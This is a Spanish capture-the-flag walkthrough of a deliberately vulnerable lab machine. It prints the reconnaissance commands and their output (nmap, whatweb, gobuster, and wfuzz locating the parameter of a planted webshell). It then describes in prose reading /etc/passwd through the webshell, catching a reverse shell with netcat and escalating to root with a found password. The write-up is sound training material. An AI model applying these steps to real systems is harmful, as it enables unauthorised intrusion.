Iniciamos la máquina.

```
❯ sudo bash auto_deploy.sh whereismywebshell.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Realizamos un ping para comprobar que la máquina está activa. El ttl es 64 por lo tanto nos enfrentamos a una máquina Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.077 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.077/0.077/0.077/0.000 ms
```

Después de aplicar un nmap vemos que hay un servicio http por el puerto 80.

```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Thu Jul 17 17:10:13 2025 as: /
oN target 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000022s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Analizamos las tecnologías que tiene dicha web.

```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][A
pache/2.4.57 (Debian)], IP[172.17.0.2], Title[Academia de Inglés (Inglis Academi)]
```

Encontramos dentro de la web una pista que nos dice que dentro de la máquina en la carpeta /tmp tiene un secreto guardado.


Contáctanos

¡Contáctanos hoy mismo para más información sobre nuestros programas de enseñanza de inglés!. Guardo un secretito en /tmp ;)

Analizamos con gobuster los posibles directorios y archivos ocultos.

```
❯ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              webp,html,css,txt,backup,tar,rar,bak,old,gif,php,xml,json,woff,woff2,j
pg,eot,rb,asp,log,aspx,pcap,ts,png,7z,svg,js,sh,htm,md,conf,exe,tar.gz,ttf,py,pl,pcapng,ini,zip,jpe
g,bin
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 2510]
/.htm                 (Status: 403) [Size: 275]
/shell.php            (Status: 500) [Size: 0]
/warning.html         (Status: 200) [Size: 315]
```

El archivo warning.html nos da una pista del siguiente paso que tenemos que realizar, y es que hay un parámetro el cual es inyectable.




Esta web ha sido atacada por otro hacker, pero su webshell tiene un parámetro que no recuerdo...


Usamos wfuzz para comprobar cuál es el parámetro que nos permite ejecutar comandos con ese archivo shell.php.

```
❯ wfuzz -u "http://172.17.0.2/shell.php?FUZZ=id" -w /usr/share/wordlists/dirbuster/directory-list-2
.3-medium.txt --hc 404,301,500
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Op
enssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/shell.php?FUZZ=id
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000115401:   200        2 L      4 W        66 Ch       "parameter"
```


Ahora podemos ejecutar comandos desde la web y comprobamos el archivo passwd para ver que usuarios tiene la máquina.




Nos dirigimos a la carpeta que tenía el secretito /tmp. Allí encontramos un archivo txt que estaba oculto. Al leerlo nos dice la contraseña supuestamente de root.



Levantamos un servicio con netcat que se mantenga a la escucha por el puerto 443.



Y realizamos un comando que nos de una shell interactiva por el puerto que anteriormente hemos levantado y a la ip de nuestra Kali. Con el one-liner de siempre excepto por los '&' que deben ir url encondeados para que no entren en conflicto por '%26'. Y de ese modo recibimos la shell reversa.



Una vez dentro probamos a cambiar de usuario directamente a root con la contraseña que nos han proporcionado ya que en el passwd no había otro usuario con bash o sh. Y listo, ya somos root.